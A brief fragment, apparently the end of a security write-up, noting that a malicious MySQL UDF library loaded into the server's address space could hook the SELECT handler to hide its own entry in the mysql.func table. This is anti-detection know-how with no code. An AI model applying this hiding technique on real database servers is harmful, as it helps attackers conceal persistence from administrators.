- Because the library is loaded into the address space of the MySQL process, one could intercept (hook) the SELECT statement handler, then hide the detection from the table mysql.func.


The End